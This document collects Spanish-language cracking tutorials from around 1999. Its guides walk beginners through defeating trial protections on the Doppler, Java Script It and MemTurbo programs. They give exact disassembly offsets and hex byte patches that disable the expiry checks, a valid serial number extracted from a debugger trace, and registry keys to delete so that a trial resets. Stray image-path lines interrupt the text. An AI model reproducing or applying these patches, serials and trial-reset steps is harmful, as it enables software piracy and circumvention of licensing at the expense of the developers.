Bueno lo primero hacer una copia del ejecutable doppler.exe con el nombre por ejemplo doppler2.exe, desensamblamos doppler.exe con el W32dasm VB (el que muestra las String Ref. en Prog. visual basic) si no lo teneis lo podeis descarar de mi pagina http://welcome.to/karpoff en la seccion herramientas, seguimos.. con el editor Hex editamos doppler2.exe y adelantamos la fecha de Windows 1 mes para trabajar con el programa expirado.

Ejecutamos el programa para ver que hace cuando esta caducado, vemos que nos muestra un aviso diciendo que el programa ha expirado nos da la opcion de rellenar el registro si fallamos el programa no llega a ejecutarse.

ATAKE

Podemos localizar la rutina que se encarga de comprobar el S/N y manipularla o tambien podemos localizar la rutina que decide si el programa esta caducado o no y modificarla en beneficio nuestro, cual cogemos yo opto por la segunda, creo que la primera opcion es la que suelo mostrar en otros manuales asi que vamos a impedir que el programa caduque. La teoria: a partir del mensaje de error analizaremos el codigo y veremos donde y como toma la decision de que el programa no se ejecute por estar caducado, localizado esto pasaremos a modificar el codigo.

Estamos en el W32dasmVB con el programa desensamblado, pulsamos la boton de las Strg-Ref. y buscamos entre las cadenas de texto el mensaje de expiracion:

"Your 21-day trial period has expired. "

Hacemos doble clip y nos lleva directamente a:

```
* Possible StringData Ref from Code Obj ->"Your 21-day trial period has expired. "   |

00424E75 C78570FFFFFF18D04000  mov dword ptr [ebp+FFFFFF70], 0040D018 -AQUI
```

Bueno analicemos el codigo para ver que coño pasa por que cuando pasan los 21 dias ya no funciona el programa.

```
* Reference To: MSVBVM50.__vbaFreeStr, Ord:0000h

  |

:00424E1E FF1554E54200             Call dword ptr [0042E554]

:00424E24 6685F6                   test si, si

:00424E27 0F843D010000             je 00424F6A - el responsable

* Reference To: MSVBVM50.__vbaVarDup, Ord:0000h

   |

:00424E2D 8B35E4E44200             mov esi, dword ptr [0042E4E4]

:00424E33 B804000280               mov eax, 80020004
```

```
:00424E38 BB0A000000              mov ebx, 0000000A

:00424E3D BF08000000              mov edi, 00000008

:00424E42 8D9558FFFFFF            lea edx, dword ptr [ebp+FFFFFF58]

:00424E48 8D4D98                  lea ecx, dword ptr [ebp-68]

:00424E4B 894580                  mov dword ptr [ebp-80], eax

:00424E4E 899D78FFFFFF            mov dword ptr [ebp+FFFFFF78], ebx

:00424E54 894590                  mov dword ptr [ebp-70], eax

:00424E57 895D88                  mov dword ptr [ebp-78], ebx

 * Possible StringData Ref from Code Obj ->"Sorry!"

  |

:00424E5A C78560FFFFFFB4BA4000    mov dword ptr [ebp+FFFFFF60], 0040BAB4

:00424E64 89BD58FFFFFF            mov dword ptr [ebp+FFFFFF58], edi

:00424E6A FFD6                    call esi

:00424E6C 8D9568FFFFFF            lea edx, dword ptr [ebp+FFFFFF68]

:00424E72 8D4DA8                  lea ecx, dword ptr [ebp-58]
```

Bueno esta bien sencillo no ?? Tenemos un bonito salto condicional en la direccion 00424E27 je 00424F6A que hace esto?? Bueno mientras estamos dentro del periodo de evaluacion el salto condicional se ejecuta llevándonos a 00424F6A evitando asi el temible aviso de expiracion, pero cuando han pasado los 21 dias este salto es como si no estaria y al no ejecutarse BooM!! Pantallazo y fuera del programa, pues ya sabemos que tenemos que hacer lo vamos a convertir en un salto incondicional, que se ejecute siempre asi nunca nos mostrara el Your 21-day tal tal... haber tenemos

```
00424E27 0F843D010000  je  00424F6A   y queremos

00424E27               jmp 00424F6A
```

Como calculamos el valor en Hexa para que el salto nos lleve justo a la direccion de memoria que queremos 00424F6A Bueno con el propio W32dasm podemos hacerlo solo tenemos que pulsar CTRL+L para activar el debugger y hacer el parcheo en memoria, bueno pues eso pulsamos CTRL+L se abre la ventana de comandos y pulsamos load enseguida empieza el proceso de ejecucion y se abren numerosas ventanas pulsamos la opcion Goto Address y metemos la direccion de memoria del salto ouseaseeee 00424E27 aceptamos y el debugger nos situa justo en esa direccion ahora pulsamos Patch code y se abre una nueva ventana pues solo tenemos que meter los cambios que queremos hacer tecleamos

jmp 00424F6A y pulsamos Enter

Enseguida vereis justo debajo como se ha generado la el valor que necesitamos para cambiar el salto.

00424E27 E93E10000 JMP 00424F6A

Ahora solo nos queda llevar a cabo los cambios localizamos la direccion del offset que la vemos en la barra inferior del W32dasm 24227 y vamos al Editor Hex

Donde cambiamos

0F843D010000 por E93E1000000

y ya esta probamos a ejecutar doppler2.exe y olee!! El programa funciona, hacemos algunas pruebas para asegurarnos de que el parcheo no afecte a otras funciones del programa.

Y todo esta en orden, pero podemos ser un poco mas elegantes si os fijais cuando arranca el programa vemos en el nag

de presentacion you have 0 dais tal tal podemos cambiar eso por lo que pondria si estariamos registrados, ale pues hacemos lo mismo que antes localizar la rutina responsable de que se imprima la frase, buscamos you have en las string ref. y cliqueamos sobre la frase.

Y aquí tenemos toda la movidilla

```
:00424C2B FFD3                    call ebx

:00424C2D 6685F6                  test si, si

:00424C30 7410                    je 00424C42 -Nuestro amigo

* Possible StringData Ref from Code Obj ->"written by Gary Calpo"

|

:00424C32 BABCCE4000              mov edx, 0040CEBC

:00424C37 8D4DD8                  lea ecx, dword ptr [ebp-28]

* Reference To: MSVBVM50.__vbaStrCopy, Ord:0000h

    |

:00424C3A FF15B4E44200            Call dword ptr [0042E4B4]

:00424C40 EB4A                    jmp 00424C8C -- Importante



* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00424C30(C)

Possible StringData Ref from Code Obj ->"You have "

:00424C42 68ECCE4000              push 0040CEEC

:00424C47 E8542C0000              call 004278A0

:00424C4C 50                      push eax
```

Haber resumiendo!! tenemos un salto condicional en 00424C30 que si se ejecuta nos muestra los dias de evaluacion mediante el You have y otro aviso similar que hay debajo de ese, bueno pues hagamos que no se ejecute el salto, y nunca llegara a You have, ya que antes de llegar se encuentra con un salto incondicional en 00424C40 que nos saca volando, evitando que se impriman los avisos, osea que tenemos que inutilizar el salto condicional de 00424C30. cambiamos

```
00424C30 7410  je 00424C42  Por

00424C30 90    nop

00424C31 90    nop
```

localizamos la direccion de offset de nuestro salto 24030 y vamos al editor HEX cambiamos

7410 por 9090

Asunto solucionado, pero todavía se puede mejorar este crack evitando que se impriman avisos similares como en el about, pero eso lo dejo como deberes del manual.

Nada mas espero que os sirva de ayuda a todos los que empezais a crackear.

Y acordaros de restaurar la fecha de vuestro Windows.

Pues esto es todo. Que os a parecido.. interesante no¿? Como siempre mi mayor deseo es que entedais esto como yo intento explicarlo.

Un saludo para todos/as (karpoff)

como siempre cualquier duda podeis contar con migo.

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Email Kf_karpoff@hotmail.com

URL: http://welcome.to/karpoff http://karpoff.tsx.org http://karpoff.welcome.to

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion.
Email "Colabora con tus Proyectos"

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Java Script It ! v 1.3**	W95 / W98 / NT
Descripción	Programa para hacer applets java facilmente.	
Tipo	Serial	
Url	http://www.computan.on.ca/~todd/JavaScripit!	
Protección	**Limitacion del numero de ejecuciones a 15 veces.**	
Dificultad	**1) Principiante,** 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	Numega Smartcheck 6.0, Soft-Ice (opcional).	
Objetivo	**Obtener un serial correcto.**	
Cracker	**Esiel2**	
Fecha	7 de Enero de 1999	

Introducción

Pues otro programilla hesho en Visual Basic 5, parece que crecen como enanos estos programas hecho en dicho lenguaje, y como el autor no haya hecho una release, la proteccion se las trae de 'difisil', asi que vamos a ver lo duro que es!!!. XD

Al Atake

Pues vamos al tajo, despues de observar el programa pues sin complicarnos mucho, probamos con el breakpoint que funciona en el 70% o mas, de los mensajes que sacan los programadores en visual basic diciendonos que no es correcto lo que hemos introducido, ese breakpoint es el rtcmsgbox, pero en esta ocasion no nos es muy util ;(pero bueno, hay otras cositas como probar mas breakpoints (¡¡¡ que hay muchos sin explorar, por lo menos por mi parte !!!), pero en esta ocasion nos vamos directamente al Smartcheck, lo ejecutamos --> introducimos nuestros datos --> nos sale el mensaje de error y paramos el programa. Hechamos una visual (nunca mejor dicho) y nos encontramos con lo siguiente:

```
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Mid(VARIANT:ByRef String:"sielesie...", long:9, VARIANT:Integer:1)
Len(String:"sielesie...") returns LONG:9
txtPassword.Text
LCase(VARIANT:String:"77777")
Len(VARIANT:String:"16@jvj6@...") returns LONG:7795256
MsgBox(VARIANT:String:"Registra...", Integer:48, VARIANT:String:"Error", VARIANT:Missing, VARIANT:Missing) returns Integer:1
cmdOk_Click
cmdCancel_Click
frmJavaScriptIt_Unload
```

Vemos claramente, el password que he introducido '77777' y vemos 2 lineas mas abajo la instruccion msgbox del visual basic donde nos dice que no estamos registrado, PERO ¿que koño es la linea que hay entre media? ummm, vamos a ver, mas detenidamente:

```
JSCRIPT.EXE!0008573E (no debug info)
string (variant)
  String .bstrVal = 00545AEC
    = "16@jvj6@jvjs"
```

Que cadena mas rara, gusto antes del msgbox y despues de mi password, nuse, nuse, pero pa mi ke tiene una PINTA de ser el password correcto que te cagas. Asi que prueba a ver.... es esa, verdad? XD. ;

Hasta la proxima, ...Un Saludo.

Tutoríal de Crackeo Para Newbies desde Cero 30/11/99

Por Karpoff ## KARPOFF-NEW 98/99 ##

PROYECTO 16 ##

- MemTurbo V1.5

INTRODUCCION

Hola peña vamos a por el proyecto 16, si habeis seguido todos desde el nº1 ya no sois newbies, sois la nueva generacion de Crackers jejeje :-)

Bueno otro mas, en este manual vamos a cambiar la forma tipica de crackeo que se muestra generalmente en los manuales. osea, no vamos a buscar el mensaje de expiracion, o el de serial number incorrect etc. y a partir de los mensajes buscar un salto y modificarlo. Hoy utilizaremos una herramienta que ya conocemos que es genial y que parece que se usa muy poco ya que no se ve en ningun manual, se trata de APIS32 V2.4, la ultima vez que utilizamos esta herramienta (en mis manuales) fue para que nos mostrase la funcion que debiamos utilizar como break point o punto de ruptura en el SofIce, hoy esta herramienta nos evitara un costoso trabajo, ya que vamos a crackear este programa mediante las Apis de Windows es decir evitaremos que el programa lea los datos que guarda en el registro de Windows y que le informan del tiempo que queda de evaluacion. Las APIS mas utilizadas para este tipo de procedimientos son las siguientes.

```
RegCloseKey /a /exa   - Cierra una  clave en el registro de windows
RegCreateKey /A /Exa  - Crea una  clave en el registro de Windows
RegDeleteKey /A /Exa  - Borra una clave en el registro de Windows
RegOpenKey /A /Exa    - Abre una  clave en el registro de Windows
RegQueryValueA /Exa   - Lee una  clave en el registro de Windows
```

Evidentemente hay algunas mas.

Primero quiero aclarar que cuando empece a crackear este programa segui el tipico procedimiento de evitar que el programa caducase y evitar el nag mediante los mensajes de expired program etc. Y fue bastante engorroso, Pero cuando fui a probar si funcionaba bien el crack, me di cuenta de casualidad que este crack solo funcionaba durante su periodo de 30 dias pasados los 30 dias el programa aparentemente seguia funcionando no daba errores todo normal, pero casualmente no hacia la unica funcion que tenia que hacer que es la de recuperar memoria en Windows jejeje, me quede tan sorprendido que probe con la version anterior la v1.0b y lo mismo, y se me ocurrio probar los cracks que tenemos en astalavista y curiosamente no valen ninguno, parece que se ha pasado por alto que si el programa lee una determinada clave del reg de windows, por mucho que evitemos los mensajes de expiracion el programa no funciona, el programador a sido muy cuco, ya que cuando existe una proteccion de este tipo generalmente si lees las ayudas del programa, el propio programador te informa de que si utilizas el programa cuando ha pasado la evaluacion este funcionara mal, como es el caso del English-Spanish Interpreter.

Y a vosotros que coño os importa eso?? Bueno lo que intento decir es lo que os he dicho, que siempre nos guiamos mediante los mensajes de error y a partir de hay atacamos, pero yo siempre os digo que probeis cualquier cosa que se os ocurra y comprobar siempre que el crack funcione a la perfeccion, es bueno tener esa costunbre obtendreis muy buenos resultados.

PRIMERA PARTE

La victima es MemTurbo V1.5 la ultima y recien salida version de esta gran utilidad, que desfragmenta la memoria Ram liberandola, ya que Windows nos agota la memoria enseguida utiliza toda la que tenemos da igual 64 MB que 128 si poneis un medidor vereis que siempre esta bajo minimos, esta utilidad nos soluciona el problemilla. El programa lo podeis coger de:

http://www.memturbo.com/downloads/memturbo.exe

HERRAMIENTAS

FileMon V4x (he no tiene nada que ver con Mortadelo, que quede claro)

TechFacts 98 o 95

APIS32 V2.4

W32Dasm 8.93

Editor Hex (el que mas os guste)

COMPORTAMIENTO DEL PROGRAMA

Tenemos 30 dias de evaluacion, pasados los 30 dias el programa deja de funcionar mostrandonos una pantalla con un texto para la ocasión, no tenemos opcion de registrar el programa mediante los tipicos procedimientos.

ATAKE

Lo primero averiguar como y por que sabe el programa que han pasado 30 dias, una vez averiguado evitar que lea los datos que le indican la evaluacion o si lee los datos modificaremos el codigo para que se comporte siempre como si estariamos evaluando el programa. Este atake es muy util en programas que se ejecutan sin ningun tipo de limitacion, como nag, funciones desvilitadas etc. durante la evaluacion, es logico pensar que si durante 30 dias el programa funciono perfectamente hay algo que le esta indicando los dias que van pasando, puede ser un archivo .ini, o cualquier otro tipo de archivos o lo mas logico una claves o keys en el reg de Windows.

SEGUNDA PARTE


A TRABAJAR

Como siempre lo primero prepararnos todo para trabajar comodamente, hacemos una copia del ejecutable MemTurbo.exe y le ponemos el nombre Turbo.exe y dejamos los dos ejecutables en el mismo directorio.

Como podemos averiguar que es lo que le indica a MemTurbo.exe los dias de evaluacion que nos quedan?? Lo primero tenemos que averiguar si MemTurbo.exe lee el tiempo de evaluacion de un archivo o de el registro de Windows, descartemos posibilidades vamos a ejecutar el FileMon, os recomiendo que cerreis todos los programas que teneis en memoria, como puede ser un antivirus, o cualquier otro asi el filemon nos mostrara informacion solo sobre MemTurbo.exe pos eso, ejecutamos el Filemon y seguidamente MemTurbo.exe justo cuando se termine de ejecutar MemTurbo.exe vamos al filemon y pulsamos capture (el boton de la lupa), y analizamos el mogollon de eventos, pero todo son lecturas de ficheros de sistema, no hay nada que nos indique que tenemos un archivo que le informa del tiempo de evaluacion. (este proceso podia saltarmelo, pero en los manuales siempre indicamos el camino final nunca se dice por todo lo que se paso y todo lo que se probo hasta llegar a la solucion, haciendo que parezca que se acierta a la primera, y no es asi.)

Dicho lo dicho traceemos el registro de Windows, para ello tenemos el RegMon pero no lo vamos a utilizar por que es tanta la informacion que nos da que complica muchisimo el localizar lo que queremos como sustituto tenemos el fabuloso TechFacts 95/98, ciertamente esta utilidad tambien nos sustituye al filemon, nos va ha mostrar solo los cambios que realice MemTurbo.exe tanto en el disco duro, archivos.ini, registro de Windows etc.(si no teneis esta herramienta la podeis bajar de mi web y teneis un manual sobre como crackearla)

Para realizar este proceso ejecutamos TechFacts vamos a Tools pulsamos Watach System, activamos la casilla Run This Program y seleccionamos MemTurbo.exe, como muestra la imagen.



Bien una vez que tenemos seleccionado Menturbo.exe pulsamos el boton GO que no se muestra en la imagen pero esta abajo, y TechFacts empezara a comprobar como esta nuestro sistema, hara una imagen y cuando termine empezara la ejecucion de MemTurbo.exe, hará otra comprobacion para ver los cambios y nos los mostrara. En mi caso esto fue lo que me mostro.

No changes made to INI file: C:\WINDOWS\WIN.INI

No changes made to INI file: C:\WINDOWS\SYSTEM.INI

Registry key values changed: (4)

HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15

Value "Settings-MT15": from "A0,E4,15,90,DD,6C,C0,01" to "80,FF,EB,DC,DD,6C,C0,01"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15

Value "Settings-MT15": from "A0,E4,15,90,DD,6C,C0,01" to "80,FF,EB,DC,DD,6C,C0,01"

Esta clarisima la importancia que tienen que tener estas claves no os parece ?, pensemos como podemos comprobar que son estas las claves que verifican la evaluacion, lo que se me ocurre es adelantar la fecha para caducar el programa y comprobarlo , es muy importante que salvemos esas claves del registro antes de adelantar la fecha, y creo que no hara falta que diga que no toquiteeis nada en el reg de windows solo lo que yo os diga, por que el resultado puede ser caotico.

Bueno ejecutamos RegEdit si alguien no sabe que es, Regedit es el editor del registro de Windows por lo general no tenemos ningun icono para poder acceder, pero podemos ejecutarlo desde el directorio de Windows donde vereis un archivo con un iconito azul llamado Regedit.exe, o desde el menu de inicio de windows pulsamos ejecutar e insertamos la palabra regedit.exe pulsamos Return y se habre el editor, Buscamos las cadenas y las exportamos completas, para exportarlas seleccionais la carpeta que contiene la clave y pulsais en el menu, en registro, exportar archivo de registro, y guardais cada exportacion con el nombre que mas os guste, hacemos lo mismo con las 2 claves. (esto que se muestra abajo son las carpetas del registro donde se encuentran las claves a exportar, teneis que exportar las carpetas completas,(seleccionando lo que estan en rojo y exportais) y dentro de ellas iran los valores que tienen.)

HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15

Una vez exportadas la 2 claves adelantamos la fecha de Windows 2 meses, aseguraros de no tener ningun programa abierto que pueda sufrir algun tipo de modificacion al adelantar la fecha, dicho esto y con la fecha adelantada ejecutamos MemTurbo.exe y... claro toma!! el pantallon que nos dice que se paso el tiempo de evaluacion, como veis no hay opcion de que siga funcionando, a no ser que nos registremos J , osea que cerramos la ventana y ya no hay manera de que funcione MemTurbo. Bien ahora restauramos la fecha de Windows ejecutamos nuevamente MemTurbo.exe y sigue sin funcionar jejeje que putada no? Hagamos lo siguiente, de momento no vamos a restaurar las claves que hemos salvado, primero recomiendo que eliminemos las claves del registro de Windows, asi que las localizamos y las eliminamos completas, osea lo que marco en rojo tambien que son las carpetas que contienen las claves.

HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15

Value "Settings-MT15": from "A0,E4,15,90,DD,6C,C0,01" to "80,FF,EB,DC,DD,6C,C0,01"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15


Value "Settings-MT15": from "A0,E4,15,90,DD,6C,C0,01" to "80,FF,EB,DC,DD,6C,C0,01"

Y ejecutamos nuevamente MemTurbo.exe y vemos que funciona perfectamente si traceamos con TechFacts veremos que se han creado unas claves nuevas por lo tanto no hace falta restaurar las anteriores, (si a alguien no le funcionase que restaure las claves que tenemos exportadas pero estoy seguro de que no tendreis problemas).

Bueno ya hemos averiguado que estas claves son las que le informan a MemTurbo de la evaluacion, si probais a tracear dos o tres ejecuciones seguidas vereis que siempre las modifica, que podemos hacer ahora??


Pos muy sencillo buscar en MemTurbo.exe la Api encargada de hacer esta comprobacion, yo pienso que la comprobacion se hara mas o menos asi. Mediante RegOpenKey /A /exa Habrira las claves con RegQueryValue /A /exa comprueba el valor de la clave y se calculan los dias de evaluacion y con RegCloseKey /a /exa cierra la la parte encargada de esta comprobacion, si evitamos o intentamos modificar la funcion que hace RegOpenKey /A /exa podemos evitar que expire el programa, pero como localizamos la api exacta que realiza este trabajo, ya que en un programa a parte de estas claves seguro que se comprueban muchisimas otras, podiamos utilizar el SoftIce y despues de algunas traceadas localizariamos sin duda la que nos interesa, pero nos vamos a ahorrar mucho trabajo si utilizamos APIS32 V2.4 que insisto en que es una herramienta mucho mas util de lo que os pensais. Ale Pues manos a la obra

Ejecutamos Apis32 y veremos esta imagen.



